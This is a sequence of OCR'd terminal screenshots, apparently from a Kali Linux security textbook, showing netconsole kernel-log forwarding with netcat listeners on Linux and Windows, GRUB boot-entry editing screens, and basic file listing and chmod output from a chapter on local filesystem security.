
```
root@kali:/etc/default# sh -c 'echo options netconsole netconsole=6666@192.168.1.1
1/eth0,6666@192.168.1.4/90:00:4e:2f:ac:ef > /etc/modprobe.d/netconsole.conf'
root@kali:/etc/default# 
```




```
root@kali:~# netcat -l -u 6666 | tee ~/netconsole.log
netcat: in listen mode you must specify a port with the -p switch
root@kali:~# 
```




```
root@kali:~# netcat -l -p 6666 | tee ~/netconsole.log
```




```
root@kali:~# dmesg | grep netcon
[   21.882935] netpoll: netconsole: local port 6666
[   21.883210] netpoll: netconsole: local IPv4 address 192.168.1.11
[   21.883491] netpoll: netconsole: interface 'eth0'
[   21.883754] netpoll: netconsole: remote port 6666
[   21.883999] netpoll: netconsole: remote IPv4 address 192.168.1.4
[   21.884279] netpoll: netconsole: remote ethernet address 90:00:4e:2f:ac:ef
[   21.884604] netpoll: netconsole: device eth0 not up yet, forcing it
[   22.511912] netpoll: netconsole: carrier detect appears untrustworthy, waitin
g 4 seconds
```




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Tajinder>cd \

C:\>cd C:\Users\Tajinder\Downloads\nc

C:\Users\Tajinder\Downloads\nc>
```



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Tajinder>cd Downloads\nc

C:\Users\Tajinder\Downloads\nc> nc -u -l -p 6666 192.168.1.3 > netconsole.txt
```




```
GNU GRUB  version 1.99-27+deb7u2
KALI LINUX

Debian GNU/Linux, with Linux 3.12-kali1-486
Debian GNU/Linux, with Linux 3.12-kali1-486 (recovery mode)
Memory test (memtest86+)
Memory test (memtest86+, serial console 115200)
Memory test (memtest86+, experimental multiboot)
Memory test (memtest86+, serial console 115200, experimental multiboo→

     Use the ↑ and ↓ keys to select which entry is highlighted.
     Press enter to boot the selected OS, 'e' to edit the commands
     before booting or 'c' for a command-line.
```




```
setparams 'Debian GNU/Linux, with Linux 3.12-kali1-486'

load_video
insmod gzio
insmod part_msdos
insmod ext2
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root 8e759038-5323-4884-845c-27d2\
ae26f9d4
echo 'Loading Linux 3.12-kali1-486 ...'
linux /boot/vmlinuz-3.12-kali1-486 root=UUID=8e759038-5323-4884-845c\
-27d2ae26f9d4 ro initrd=/install/initrd.gz quiet_
echo 'Loading initial ramdisk ...'
initrd /boot/initrd.img-3.12-kali1-486
```

```
    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for
    a command-line or ESC to discard edits and return to the GRUB
    menu.
```


Chapter 3: Local Filesystem Security




```
root@kali:~# cd /
root@kali:/# ls
0      etc          lib          opt               run      sys   vmlinuz
bin    example      lost+found   permissions.acl   sbin     tmp
boot   home         media        proc              selinux  usr
dev    initrd.img   mnt          root              srv      var
root@kali:/#
```




```
root@kali:/# ls -FC
0      etc/          lib/          opt/              run/      sys/   vmlinuz@
bin/   example/      lost+found/   permissions.acl   sbin/     tmp/
boot/  home/         media/        proc/             selinux/  usr/
dev/   initrd.img@   mnt/          root/             srv/      var/
root@kali:/#
```




```
root@kali:/# ls -l
total 92
-rw-r--r--   1 root  root     0 Jan  8  2014 0
drwxr-xr-x   2 root  root  4096 Jan  8  2014 bin
drwxr-xr-x   4 root  root  4096 Jan  8  2014 boot
drwxr-xr-x  14 root  root  3260 Nov 28 15:18 dev
drwxr-xr-x 177 root  root 12288 Nov 28 16:08 etc
drwxr-xr-x   3 user1 root  4096 Nov 23 17:54 example
drwxr-xr-x   3 root  root  4096 Nov 28 14:05 home
lrwxrwxrwx   1 root  root    31 Jan  8  2014 initrd.img -> /boot/initrd.img-3.12-k
ali1-486
drwxr-xr-x  17 root  root  4096 Jan  8  2014 lib
drwx------   2 root  root 16384 Jan  8  2014 lost+found
drwxr-xr-x   3 root  root  4096 Jan  8  2014 media
drwxr-xr-x   3 root  root  4096 Jan  8  2014 mnt
drwxr-xr-x   5 root  root  4096 Jan  8  2014 opt
-rw-r--r--   1 root  root   392 Nov 23 17:55 permissions.acl
dr-xr-xr-x 128 root  root     0 Nov 28 15:17 proc
drwxr-xr-x  19 root  root  4096 Nov 28 16:06 root
drwxr-xr-x  19 root  root   620 Nov 28 15:20 run
drwxr-xr-x   2 root  root  4096 Jan  8  2014 sbin
drwxr-xr-x   2 root  root  4096 Jun 10  2012 selinux
```




```
root@kali:/# ls -a
.   bin   etc      initrd.img  media  permissions.acl  run      srv  usr
..  boot  example  lib         mnt    proc             sbin     sys  var
0   dev   home     lost+found  opt    root             selinux  tmp  vmlinuz
root@kali:/#
```




```
root@kali:/# ls -lh
total 92K
-rw-r--r--   1 root  root    0 Jan  8  2014 0
drwxr-xr-x   2 root  root 4.0K Jan  8  2014 bin
drwxr-xr-x   4 root  root 4.0K Jan  8  2014 boot
drwxr-xr-x  14 root  root 3.2K Nov 28 15:18 dev
drwxr-xr-x 177 root  root  12K Nov 28 16:08 etc
drwxr-xr-x   3 user1 root 4.0K Nov 23 17:54 example
drwxr-xr-x   3 root  root 4.0K Nov 28 14:05 home
lrwxrwxrwx   1 root  root   31 Jan  8  2014 initrd.img -> /boot/initrd.img-3.12-ka
li1-486
drwxr-xr-x  17 root  root 4.0K Jan  8  2014 lib
drwx------   2 root  root  16K Jan  8  2014 lost+found
drwxr-xr-x   3 root  root 4.0K Jan  8  2014 media
drwxr-xr-x   3 root  root 4.0K Jan  8  2014 mnt
drwxr-xr-x   5 root  root 4.0K Jan  8  2014 opt
-rw-r--r--   1 root  root  392 Nov 23 17:55 permissions.acl
dr-xr-xr-x 128 root  root    0 Nov 28 15:17 proc
drwxr-xr-x  19 root  root 4.0K Nov 28 16:06 root
drwxr-xr-x  19 root  root  620 Nov 28 15:20 run
drwxr-xr-x   2 root  root 4.0K Jan  8  2014 sbin
drwxr-xr-x   2 root  root 4.0K Jun 10  2012 selinux
```




```
root@kali:/# ls -d */
bin/   etc/      lib/         mnt/   root/  selinux/  tmp/
boot/  example/  lost+found/  opt/   run/   srv/      usr/
dev/   home/     media/       proc/  sbin/  sys/      var/
root@kali:/# 
```




```
root@kali:/example# ls -R
.:
accounts  permissions.acl

./accounts:
dir1

./accounts/dir1:
root@kali:/example# 
```




```
root@kali:~# chmod u+x testfile.txt
root@kali:~# ls -l testfile.txt
-rwxr--r-- 1 root root 39 Nov 23 18:27 testfile.txt
root@kali:~#
```



